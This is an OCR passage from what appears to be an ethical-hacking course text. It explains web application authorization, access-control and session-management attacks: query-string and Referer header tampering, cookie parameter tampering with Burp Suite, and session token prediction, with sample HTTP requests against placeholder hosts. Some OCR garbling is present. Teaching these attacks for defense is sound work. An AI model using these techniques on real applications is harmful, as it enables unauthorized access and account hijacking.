
- If the application uses the Referer header for making access control decisions, then try to modify it to access protected application functionalities

```
GET http://certifiedhacker:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5
.....
Proxy-Connection: keep-alive
Referer: http://certifiedhacker:8180/Applications/Download?Admin = False
```

- Here, ItemID = 201 is not accessible because the Admin parameter is set to false, but you can change it to true and access protected items

Authorization Attack: Cookie Parameter Tampering

- In the first step, collect some session cookies set by the web application and analyze them to determine the cookie generation mechanism
- Trap session cookies set by the web application, tamper its parameters using tools such as Burp Suite, and replay the application



Attack Authorization Schemes

A web application contains an authorization mechanism that restricts access to a specific resource or functionality (e.g., Admin page) by authenticated users. The web application always performs user authorization following authentication. An attacker implements the flawed authorization mechanism in the web application and takes advantage of it to access restricted pages by escalating privileges. The attacker tries to gain access to information without proper credentials. Thus, the attacker uses various techniques to attack the authorization schemes of the web application.

Authorization Attack

In an authorization attack, the attacker first finds a legitimate account with limited privileges, then logs in as that user, and gradually escalates privileges to access protected resources. He/she then manipulates the HTTP requests to subvert the application authorization schemes by modifying input fields related to the user ID, username, access group, cost, file names, file identifiers, etc. Attackers use sources such as uniform resource identifiers, parameter tampering, POST data, HTTP headers, query strings, cookies, and hidden tags to perform authorization attacks.

- **Uniform Resource Identifier:** A uniform resource identifier (URI) provides a means to identify a resource. It is a global identifier for Internet resources accessed remotely or locally. An attacker may use URIs to access documents/directories that are protected from publishing, inject SQL queries or other unused commands into an application, and/or make a user view a certain site that is connected to another server.
- **Parameter Tampering:** Parameter tampering involves the manipulation of parameters exchanged between the server and the client to modify the application data, such as

price and quantity of products, permissions, and user credentials. This information is usually stored in cookies, URL query strings, or hidden form fields, and attackers can use them to increase control and application functionality.

- **POST Data**: POST data often comprises authorization and session information, as the information provided by the client must be associated with the session that provided it. The attacker can exploit vulnerabilities in the post data and easily manipulate it.
- **HTTP Headers**: Web browsers do not allow header modification. Therefore, to modify the header, the attacker has to write his/her own program and perform the HTTP request. He/she may also use available tools to modify any data sent from the browser.

  In general, an authorization HTTP header contains a username and password encoded in Base-64. The attacker can compromise the header by submitting two HTTP requests bound in the same header. The proxy system executes the first HTTP header and the target system executes the other HTTP header, allowing the attacker to bypass the proxy's access control.
- **Query String and Cookies**: Browsers use cookies to maintain their state in the stateless HTTP protocol as well as to store user preferences, session tokens, and other data. Clients can modify the cookies and send them to the server with URL requests, thereby allowing the attacker to modify the cookie content. Cookie modification depends on the cookie usage, which ranges from session tokens to authorized decision-making arrays.
- **Hidden Tags**: When a user selects anything on an HTML page, the selection is stored as a form field value and sent to the application as an HTTP request (GET or POST). HTML can store field values as hidden fields, which the browser does not extract to the screen; instead, it collects and submits these fields as parameters during form submissions, which the user can manipulate. However, he/she has to make a choice. Code sent to browsers does not have any security value; therefore, by manipulating the hidden values, the attacker can easily access the page and run it in the browser.

Authorization Attack: HTTP Request Tampering

HTTP headers control information passed from web clients to web servers on HTTP requests and from web servers to web clients on HTTP responses. Each header consists of a single text line with a name and a value. There are two main ways to send data with HTTP: via the URL or the form. Tampering with HTTP data refers to modifying data of the HTTP request (or response) before the recipient reads it. The attacker changes the HTTP request without using another user's ID.

- **Query String Tampering**

  If the query string is visible in the address bar in the browser, then try to change the string parameter to bypass authorization mechanisms. You can use web spidering tools such as Burp Suite to scan the web application for POST parameters.

```
http://www.certifiedhacker.com/mail.aspx?mailbox=john&company=acme%20com
https://certifiedhackershop.com/books/download/852741369.pdf
https://certifiedhackerbank.com/login/home.jsp?admin=true
```

Figure 14.71: Screenshot displaying Query String Tampering

- **HTTP Headers**

  If the application uses the Referer header for making access control decisions, then try to modify it to access protected application functionalities. In the example below, ItemID = 201 is not accessible as the Admin parameter is set to false; you can change it to true and access protected items.

```
GET http://certifiedhackor:8180/Applications/Download?ItemID = 201 HTTP/1.1
Host: janaina:8180
User-Agent: Mozilla/5.0 (Window; U; Windows NT 5.2; en-US; rv:1.8.1.4) Gecko/20070515 Firefox/2.0.04
Accept: text/xml, application/xml, application/xhtml+xml,text/html;q-0.9,text/plain;q-0.8,image/png,*/*,q-0.5
==-0
Proxy-Connection: keep-alive
Reforor: http://certifiedhackor:8180/Applications/Download?Admin = False
```

Figure 14.72: Screenshot displaying HTTP Headers

Authorization Attack: Cookie Parameter Tampering

Cookie parameter tampering is a method used to tamper with the cookies set by the web application to perform malicious attacks. When the user logs into the site, the web application sets the session cookie and stores it in the browser.

Cookie parameter tampering is performed in the following steps:

1. In the first step, collect some session cookies set by the web application and analyze them to determine the cookie generation mechanism
2. In the second step, trap the session cookie set by the web application, tamper its parameters using tools such as Burp Suite, and replay it to the application to gain unauthorized access to others' profiles
3. The tool intercepts every request sent from the browser and allows you to edit the cookie to replace it with the tampered cookie parameters. If the cookie is not secure, you may be able to guess the parameters

- **Burp Suite**

  Source: *https://portswigger.net*

  Burp Suite is an integrated platform for performing security testing of web applications. It has various tools that work together to support the entire testing process, from initial mapping and analysis of an application's attack surface to finding and exploiting security vulnerabilities.





Figure 14.73: Screenshot of Burp Suite



Attack Access Controls

Access controls are part of the application's security mechanisms that are logically based on authentication and session management. An attacker walks through a website to identify the following access controls details of the application:

- Individual access to a particular subset of data
- Levels of grant access (employees, managers, supervisors, CEOs, etc.)
- Administrator functionality to configure and monitor
- Functionalities that allow escalating privileges

Exploiting Insecure Access Controls

- **Parameter-Based Access Control**: Any web application consists of various request parameters such as cookies and query string parameters. The application determines the access granted to a request based on these parameters. These parameters vary between a normal user and an administrator. Sometimes, these parameters are invisible to normal users and visible only to administrators. If an attacker can identify the parameters that are assigned to an administrator, he/she can set those parameters in their own requests and gain access to administrative functions.
- **Referer-Based Access Control**: In some web applications, the HTTP referer is the foundation for major access control decisions. The HTTP referer is considered unsafe; the attacker can use it and manipulate it to any value.
- **Location-Based Access Control**: The user's geographic location can be determined using various methods. The most common method to determine the current location is through the IP address. Attackers can bypass location-based access controls using a web

proxy, a VPN, a data-roaming-enabled mobile device, direct manipulation of client-side mechanisms.

Access Controls Attack Methods

- **Attack with different user accounts**: Attempt to access the application with different user accounts. If there is any broken access control in the web application, it allows you to access the resources and functionality as a legitimate user. You can use tools such as Burp Suite to access and compare two different user contexts.
- **Attack Multistage Processes**: The abovementioned technique will be ineffective if there is a multistage process established in the web application architecture. In this multistage process, the user will perform multiple entries at multiple levels to complete the intended process. In a multistage process, multiple requests will be sent to the server from the client. To attack such a process, each and every request to the server should be captured and tested for access controls. Another way to attack a multistage process manually is to walk through a protected multistage process several times in your browser and use proxy tools to switch the session token supplied in different requests to that of a less privileged user.
- **Attack Static Resources**: Identify the web applications where the protected static resources are accessed by the URLs. Attempt to request these URLs directly and check whether they are providing access to unauthorized users.
- **Attack Direct Access to Methods**: Web applications accept certain requests that provide direct access to server-side APIs. If there are any access control weaknesses in these direct access methods, an attacker can exploit them and compromise the system.
- **Attack Restrictions on HTTP Methods**: It is important to test different HTTP methods such as GET, POST, PUT, DELETE, TRACE, and OPTIONS. The attacker modifies the HTTP methods to compromise web applications. If the web application accepts these modified requests, the access controls can be bypassed.

Attack Session Management Mechanism

- Attackers break an application's session management mechanism to bypass the authentication controls and impersonate privileged application users

Session Token Generation

- Session Tokens Prediction
- Session Tokens Tampering

Session Tokens Handling

- Man-in-the-Middle Attack
- Session Replay
- Session Hijacking

Attacking Session Token Generation Mechanism

Weak Encoding Example

```
https://www.certifiedhacker.com/checkout?
SessionToken=%75%73%65%72%3D%6A%61%73%6F%6E%3B%61%70%70%3D%61%64%6D%69%6E%3B%64
%61%74%65%3D%30%38%2F%30%31%2F%32%30%32%30`
```


When hex-encoding an ASCII string user=jason;app=admin;date=08/01/2020, you can predict another session token by just changing the date for use in another transaction with the server

Session Token Prediction

- Obtain valid session tokens by sniffing the traffic or legitimately logging into the application and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be reverse-engineered from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
- Make a large number of requests with the predicted tokens to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

- Sniff the application traffic using a sniffing tool such as Wireshark or an intercepting proxy such as Burp Suite
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to replay the cookie to gain unauthorized access to the application
- Use session cookies to perform session hijacking, session replay, and Man-in-the-Middle attacks



Attack Session Management Mechanism

Web application session management involves exchanging sensitive information between the server and its clients wherever required. If such session management is insecure, the attacker can take advantage of it to attack the web application through the session management mechanism, which is the key security component in most web applications.

Nowadays, most attackers target application session management to launch malicious attacks against web applications, allowing them to easily bypass robust authentication controls and masquerade as other users without even knowing their credentials (usernames, passwords). Attackers can even take control of the entire application by compromising a system administrator's account.

Session Management Attack

A session management attack is a method used by attackers to compromise a web application. Attackers break an application's session management mechanism to bypass the authentication controls and impersonate privileged application users. It involves two stages: session token generation and exploitation of session token handling.

To generate a valid session token, attackers engage in the following:

- **Session Token Prediction:** Attackers can do this when they realize that the server uses a deterministic pattern between session IDs. By successfully gaining the previous and next session IDs of the user, the attacker can perform malicious attacks pretending to be the user.
- **Session Token Tampering:** Once the attackers gain the previous and next session ID, they can tamper with the session data and engage in further malicious activities.

Once attackers generate a valid session token, they try to exploit session token handling as follows:

